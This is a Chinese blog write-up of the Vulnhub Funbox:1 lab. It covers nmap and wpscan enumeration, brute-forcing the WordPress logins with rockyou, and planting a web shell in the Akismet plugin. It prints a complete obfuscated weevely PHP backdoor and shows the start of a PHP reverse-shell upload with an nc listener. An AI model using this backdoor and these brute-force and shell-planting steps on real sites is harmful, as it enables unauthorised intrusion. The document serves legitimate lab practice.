Vulnhub靶机Funbox：1 writeup

原创

剑豪123 于 2022-01-11 17:38:30 发布 998 收藏

分类专栏： vulnhub 文章标签： linux 安全

本文链接：https://blog.csdn.net/xingjinhao123/article/details/122437594


版权

vulnhub 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

下载地址：https://www.vulnhub.com/entry/funbox-1,518/



Description

Back to the Top

Boot2Root ! This is a reallife szenario, but easy going. You have to enumerate and understand the szenario to get the root-flag in round about 20min.

This VM is created/tested with Virtualbox. Maybe it works with vmware.


If you need hints, call me on twitter: @0815R2d2

Have fun...

This works better with VirtualBox rather than VMware


信息搜集

获取IP地址




```
┌──(root💀kali)-[/home/kali/1]
└─# nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-09 20:43 CST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
MAC Address: A0:08:6F:6C:4C:5B (Huawei Technologies)
Nmap scan report for 192.168.1.30
Host is up (0.000057s latency).
MAC Address: 54:05:DB:EB:24:16 (Lcfc(hefei) Electronics Technology)
Nmap scan report for 192.168.1.152
Host is up (0.00018s latency).
MAC Address: 08:00:27:DE:81:31 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.140
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in
```

扫描端口




```
┌──(root💀kali)-[/home/kali/1]
└─# nmap 192.168.1.152 -p- -O -A -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-09 20:40 CST
Nmap scan report for 192.168.1.152
Host is up (0.00029s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2:f6:53:1b:5a:49:7d:74:8d:44:f5:46:e3:93:29:d3 (RSA)
|   256 a6:83:6f:1b:9c:da:b4:41:8c:29:f4:ef:33:4b:20:e0 (ECDSA)
|_  256 a6:5b:80:03:50:19:91:66:b6:c3:98:b8:c4:4f:5c:bd (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://funbox.fritz.box/
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=1/9%Time=61DAD7BD%P=x86_64-pc-linux-gnu%r(NU
SF:LL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOpt
SF:ions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVersi
SF:onBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2B
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fIn
SF:valid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%
SF:r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\
SF:x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9,
```



```
SF:"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY00
SF:0")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x08
SF:\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x
SF:05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOptions,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\x0
SF:5\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"\
SF:x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x1a
SF:\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000"
SF:)%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(
SF:ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08
SF:\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x
SF:05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
MAC Address: 08:00:27:DE:81:31 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.1.152

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

这里看到一共开放了四个端口21：ftp，22：ssh，88：http，3306：mysql
21端口
登录ftp的时候需要用户名密码，先放着



ftp://192.168.1.152


需要授权 - Mozilla Firefox

ftp://192.168.1.152 要求您输入用户名和密码。

用户名：

密码：

80端口
访问80端口发现会跳转到funbox.fritz.box



funbox.fritz.box


呃…找不到此网站。

我们无法连接至 funbox.fritz.box 的服务器。

如果确定此网址正确，您可以尝试：


- 过会儿再重试。
- 检查您的网络连接是否正常。
- 如果您部署有网络防火墙，请检查 Firefox 是否已被授权访问网络。

修改hosts为：




```
127.0.0.1       localhost
192.168.1.152   funbox.fritz.box

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.34.172  vulnuni.loca
192.168.106.108 deathnote.vuln
```

再次访问80端口



这里看到使用了wordpress管理系统



内容管理系统（CMS）

WordPress 5.4.2

博客

WordPress 5.4.2

字体脚本

Google Font API

Twitter Emoji (Twemoji)

Web 服务器

Apache 2.4.41

编程语言

操作系统

Ubuntu

数据库

MySQL

JavaScript 库


jQuery 1.12.4

jQuery Migrate 1.4.1


WordPress themes

Twenty Seventeen

可以使用wpscan尝试枚举下用户和插件：
wpscan --url http://funbox.fritz.box/ --enumerate u



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
```




```
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

这里看到有两个用户admin和joe

接着尝试爆破密码

wpscan --url http://funbox.fritz.box/ -P /usr/share/wordlists/rockyou.txt --max-threads 100




```
[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - joe / 12345
[SUCCESS] - admin / iubire
Trying admin / sophia Time: 00:00:05 <                                         > (000 / 28689584)  0.00%  ETA: ??:??:??
```

成功爆出密码joe：12345 admin：iubire

接着登录WordPress后台,直接admin登录，看看能不能模板插入shell


注意修改插件前需要先停用该插件



反弹shell


code1

使用weevely生成一个php木马



```
┌──(root💀kali)-[/home/kali]
└─# weevely generate x ./shell.php
Generated './shell.php' with password 'x' of 744 byte size.

┌──(root💀kali)-[/home/kali]
└─# cat shell.php
<?php
$z='inpTBut"),$m)TB=TB=1) {@ob_start();@eTBval(@gTBzunTBcompresTBsTB(@x(@base6TB4_decodTBTBe($m[1]),$TBk)));$TBo=@TBob_get';
$I='k){$c=sTBtrlTBen($k);$l=sTBtrTBTBlen($t);$oTB="TB";for($i=0TB;$i<$l;){fTBor(TB$j=0TB;($j<$cTB&&$i<$l);$j++TBTB,$TBi++){';
$B='TB_contents();TB@TBob_endTB_TBclean();$r=@base6TB4_encTBTBode(@x(@gzcTBTBompress($o)TB,$TBk));prinTBtTB("$p$kh$r$kf");}';
$Y='$o.=$t{$TBi}^TB$k{$j}TBTB;}}rTBeturn $o;}ifTB TB(@preg_mTBatch(TB"/TBTB$kh(.+)$kf/",@file_get_TBcontents("TBphp:TBTB//';
$f=str_replace('J','','JcrJeJate_fJunJJction');
$S='$k="9dd4eTB461";TB$kh=TB"268c803TB4f5c8TB";$kf="5TB64e15TB5c67TBaTBTB6";$p="Nbo7UVZnI4TB2WyjuTBR"TB;functTBionTB x($t,$';
$X=str_replace('TB','',$S.$I.$Y.$z.$B);
$E=$f('',$X);$E();
?>
```

将木马上传到插件里面



Edit Plugins


Editing akismet/index.php (inactive)

Selected file content:

File edited successfully.

使用weevely连接


weevely http://192.168.1.152/wp-content/plugins/akismet/index.php x



```
┌──(root💀 kali)-[/home/kali]
└─# weevely http://192.168.1.152/wp-content/plugins/akismet/index.php x

[+] weevely 4.0.1

[+] Target:     www-data@funbox:/var/www/html/wp-content/plugins/akismet
[+] Session:    /root/.weevely/sessions/192.168.1.152/index_1.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html/wp-content/plugins/akismet $
```

code2

将php-reverse-shell.php里面的内容直接上传到插件里面



Edit Plugins

Editing akismet/index.php (inactive)


Select plugin to edit: Akismet Anti-Sp

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
```


File edited successfully.

kali开启监听



```
┌──(root💀 kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
█
```


访问：http://192.168.1.152/wp-content/plugins/akismet/index.php



